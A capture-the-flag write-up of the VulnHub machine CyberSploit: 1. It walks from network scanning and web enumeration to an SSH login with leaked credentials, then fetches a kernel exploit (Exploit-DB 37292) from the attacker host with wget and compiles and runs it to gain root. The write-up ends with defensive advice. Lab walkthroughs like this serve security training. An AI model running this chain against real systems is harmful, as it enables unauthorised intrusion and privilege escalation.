


CyberSploit: 1 — Proof of Concept (PoC)

1. Overview

Item	Details
Target	CyberSploit: 1 (VulnHub)
Attacker	Kali Linux
Main vectors	Web enumeration → hidden credentials → SSH login → local kernel exploit (CVE/exploit-db)
Goal	Retrieve flags: <code>flag1</code> , <code>flag2</code> , <code>finalflag</code> (root)

This PoC documents the complete attack chain from discovery to full root compromise.



2. Network Discovery

Identify hosts on the LAN:

```
sudo arp-scan -l
```

Relevant output:

```
192.168.1.106 08:00:27:E7:8E:CB (Unknown)
```

- Target IP: **192.168.1.106**

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:50:6f:d8, IPv4: 192.168.1.107
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      60:83:e7:6e:16:78      (Unknown)
192.168.1.105   50:c2:e8:95:0b:37      (Unknown)
192.168.1.106   08:00:27:e7:8e:cb      (Unknown)
192.168.1.102   f6:51:b0:f5:8b:ad      (Unknown: locally administered)
192.168.1.104   3e:14:a2:c8:36:88      (Unknown: locally administered)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.848 seconds (138.53 hosts/sec). 5 responded
```

3. Service Enumeration

Run Nmap with version detection and scripts:

```
sudo nmap -A -sV -sC 192.168.1.106 --min-rate 10000
```

Key results:


```
22/tcp open  ssh      OpenSSH 5.9p1 Debian ...
80/tcp open  http     Apache httpd 2.2.22 ((Ubuntu))
```

- HTTP title: **Hello Pentester!**

```
(kali@kali)-[~]
$ sudo nmap -A -sV -sC 192.168.1.106 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-11 18:44 IST
Nmap scan report for 192.168.1.106
Host is up (0.014s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 01:1b:c8:fe:18:71:28:60:84:6a:9f:30:35:11:66:3d (DSA)
|_ 2048 d9:53:14:a3:7f:99:51:40:3f:49:ef:ef:7f:8b:35:de (RSA)
|_ 256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Hello Pentester!
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 08:00:27:E7:8E:CB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose UTP-8
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   13.79 ms  192.168.1.106

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.78 seconds
```



4. Web Enumeration & Finding Flag1

Open the web page at `http://192.168.1.106/` . Inspecting the HTML and performing directory discovery revealed `robots.txt` .

4.1. Directory enumeration (DIRB)

```
dirb http://192.168.1.106/
```

Found `robots.txt` and `hacker` among other items.

```
(kali㉿kali)-[~]  
$ dirb http://192.168.1.106/  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Thu Dec 11 18:58:41 2025  
URL_BASE: http://192.168.1.106/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
—— Scanning URL: http://192.168.1.106/ ——  
+ http://192.168.1.106/cgi-bin/ (CODE:403|SIZE:289)  
+ http://192.168.1.106/hacker (CODE:200|SIZE:3757743)  
+ http://192.168.1.106/index (CODE:200|SIZE:2333)  
+ http://192.168.1.106/index.html (CODE:200|SIZE:2333)  
+ http://192.168.1.106/robots (CODE:200|SIZE:79)  
+ http://192.168.1.106/robots.txt (CODE:200|SIZE:79)  
+ http://192.168.1.106/server-status (CODE:403|SIZE:294)  
  
_____  
  
END_TIME: Thu Dec 11 18:58:56 2025  
DOWNLOADED: 4612 - FOUND: 7  
LOL ! hahahhahahahaha..
```

4.2. Read **robots.txt**

Open:

```
http://192.168.1.106/robots.txt
```

The file contained a Base64 string:



```
R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2M  
vY3liZXJzcGxvaXR9
```

4.3. Decode Base64 → Flag1

Result:

```
Good Work !  
Flag1: cybersploit{youtube.com/c/cybersploit}
```

- **Flag1:** `cybersploit{youtube.com/c/cybersploit}`



5. Finding Credentials (hidden in page comments) and SSH Access

While inspecting the web page source, a username was discovered in an HTML comment:

```
<!-- username: itsskv →
```

```
Kali Linux x Hello Pentester! x http://192.168.1.106/ x 192.168.1.106/robots.txt x Base64 Decode and Enc... x Linux Kernel 3.13.0 < 3.19 x +
view-source:http://192.168.1.106/
Kali Linux x Kali Tools x Kali Docs x Kali Forums x Kali NetHunter x Exploit-DB x Google Hacking DB x OffSec x HackTricks - Boitat...
6 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
7
8 <!-- Bootstrap CSS -->
9 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="sha384-9aIt2nRqC12Uk9g59ba014110ApFmc26EwAOH8gZ15MYXXfFccKcPb1dKGj75k" crossorigin="anonymous">
10
11 <title>Hello Pentester</title>
12 </head>
13 <body>
14 <!-- Welcome To CyberSploit-CTF -->
15 <nav class="navbar navbar-expand-lg navbar-light bg-dark">
16 <div class="container">
17 <div class="navbar-brand">#</div>
18 <div class="navbar-toggler">
19 <div class="collapse navbar-collapse" id="navbarNav">
20 <div class="navbar-nav">
21 <div class="nav-item active">
22 <div class="nav-link" href="#">Pentester</div>
23 </div>
24 </div>
25 </div>
26 </div>
27 </div>
28 </div>
29 </div>
30 </div>
31 </div>
32 </div>
33 </div>
34 <!-- Optional JavaScript -->
35 <!-- jQuery first, then Popper.js, then Bootstrap JS -->
36 <script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-Df6zHh1p6wYy38HVBNE-IbBVYUw=0rCXAkfj" crossorigin="anonymous"></script>
37 <script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-0E99wO665jZ-3fJ+3mBbEw4dV1910yS+32V922Tm13Uk9q0NvovH0ade" crossorigin="anonymous"></script>
38 <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="sha384-OgVRvuATP177JHLku077x764+ha35L+60L90VvyZ33Ipu07p75]7BH/KR0JK1" crossorigin="anonymous"></script>
39 </script>
40 </pre>
41 <pre>
42 <div>
43 <div>
44 </div>
45 </div>
46 </div>
47 </div>
48 <div>
49 </div>
50 </div>
51 </div>
```

Login via SSH:

```
ssh itsskv@192.168.1.106
```

```
Password :cybersploit{youtube.com/c/cybersploit}
```

Successful login (example session):

```
Welcome to Ubuntu 12.04.5 LTS
```

```
itsskv@cybersploit-CTF:~$ ls
```

```
Desktop Documents Downloads examples.desktop flag2.txt Music Pictures
res Public Templates Videos
cat flag2.txt
```

```
[kali@kali]~$ ssh itsskv@192.168.1.106
itsskv@192.168.1.106's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

332 packages can be updated.
273 updates are security updates.

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Thu Dec 11 17:52:31 2025 from 192.168.1.107
itsskv@cybersploit-CTF:~$ ls
Desktop Documents Downloads examples.desktop flag2.txt Music Pictures Public Templates Videos
itsskv@cybersploit-CTF:~$ cat flag2.txt
01100111 01101111 01100100 00100000 01101111 01101111 01101010 01101011 00100000 00100001 00001010 01100110 01101100 01100001 01100111 00110010 00111010 00100000 01100011 011110
01 01100010 01100101 01100101 01100000 01101100 01101111 01101001 01111011 01101000 01111010 01101000 01110100 01110000 01100011 00111010 01110100 00101110 00101101 01100101 001
01111 01100011 01111001 01100010 01100101 01100100 01101101 01110000 01101100 01101111 01101001 01101100 00110001 01110100 01101000 01110001 0111101
```

6. Reading Flag2 (binary string decode)

flag2.txt contained binary-encoded text:

6.1. Convert binary to text


Use a binary-to-text converter or command-line:

```
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01
101011 00100000 00100001 00001010 01100110 01101100 01100001 01100111
00110010 00111010 00100000 01100011 01111001 01100010 01100101 0111001
0 01110011 01110000 01101100 01101111 01101001 01110100 01111011 01101000
01110100 01110100 01110000 01110011 00111010 01110100 00101110 01101101
01100101 00101111 01100011 01111001 01100010 01100101 01110010 01110011 0
1110000 01101100 01101111 01101001 01110100 00110001 0111101
```

Decoded result:

```
good work !
flag2: cybersploit{https://t.me/cybersploit1}
```

- **Flag2:** `cybersploit{https://t.me/cybersploit1}`



7. Local Privilege Escalation — Kernel Exploit

7.1. Check kernel version

From the target:

```
uname -a
```

Output:


```
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux
```

After searching Exploit-DB for vulnerabilities affecting **3.13.0-32-generic**, we identified a matching exploit: **Exploit-DB ID 37292**.

After identifying this exploit, we downloaded it directly from Exploit-DB:

```
https://www.exploit-db.com/exploits/37292
```

```
itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 athlon i386 GNU/Linux
```



7.2. Transfer exploit to target

On attacker (Kali):

```
python3 -m http.server 80
```

On target (itsskv):

```
wget http://192.168.1.107:80/37292.c
```



```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.1.106 - - [11/Dec/2025 19:00:28] "GET /37292.c HTTP/1.1" 200 -
```

```
itsskv@cybersploit-CTF:~$ wget http://192.168.1.107:80/37292.c
--2025-12-11 18:02:20-- http://192.168.1.107/37292.c
Connecting to 192.168.1.107:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====] 5,119 --.-K/s in 0s

2025-12-11 18:02:26 (62.6 MB/s) - '37292.c' saved [5119/5119]
```

7.3. Compile and run

On target:

```
gcc 37292.c -o exploit
./exploit
```

Output (example):

```
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# whoami
root
```

- The exploit successfully escalated privileges to **root**.

```
itsskv@cybersploit-CTF:~$ ls
37292.c Desktop Documents Downloads examples.desktop flag2.txt Music Pictures Public Templates Videos
itsskv@cybersploit-CTF:~$ gcc 37292.c -o exploit
itsskv@cybersploit-CTF:~$ ls
37292.c Desktop Documents Downloads examples.desktop exploit flag2.txt Music Pictures Public Templates Videos
itsskv@cybersploit-CTF:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# whoami
root
```

8. Root: Retrieve Final Flag

As root:

```
cd /root
ls
cat finalflag.txt
```

Contents (final flag):

```
flag3: cybersploit{Z3X21CW42C4 many many congratulations !}
```

- **Final Flag:** `cybersploit{Z3X21CW42C4 many many congratulations !}`

```
# cd ..
# cd ..
# ls
bin boot cdrom dev etc home initrd.img lib lost+found media mnt opt proc root run sbin selinux srv sys tmp usr var vmlinuz
# cd root
# ls
finalflag.txt
# cat finalflag.txt
CYBERSPLOIT
(c o n g r a t u l a t i o n s )
flag3: cybersploit{Z3X21CW42C4 many many congratulations !}
if you like it share with me https://twitter.com/cybersploit1.
Thanks !
#
```

9. Attack Flow Summary

1. **Discovery:** `arp-scan` found `192.168.1.106` .
2. **Enumeration:** `nmap -A` showed HTTP and SSH.
3. **Web Recon:** `dirb` found `robots.txt` and `hacker` .
4. **Flag1:** Base64 decode of `robots.txt` → `cybersploit{youtube.com/c/cybersploit}` .
5. **Ghost credential:** Page source contained username `itsskv` .
6. **SSH:** Logged in as `itsskv` ; found `flag2.txt` (binary).
7. **Flag2:** Binary → `cybersploit{https://t.me/cybersploit1}` .

8. **Local Exploit:** Kernel `3.13.0-32-generic` → used `37292.c` (Exploit-DB) to escalate to root.

9. **Final Flag:** Read `/root/finalflag.txt` → `cybersploit{Z3X21CW42C4 many many congratulations !}` .

10. Defensive Recommendations

- Remove sensitive data from HTML source and `robots.txt` .
 - Do not expose service or host credentials in web files.
 - Keep kernel and packages patched; monitor for local exploit attempts.
 - Harden SSH (disable password auth / use keys), limit SSH users, and employ intrusion detection.
 - Restrict file permissions on flag-like files and sensitive user data.
-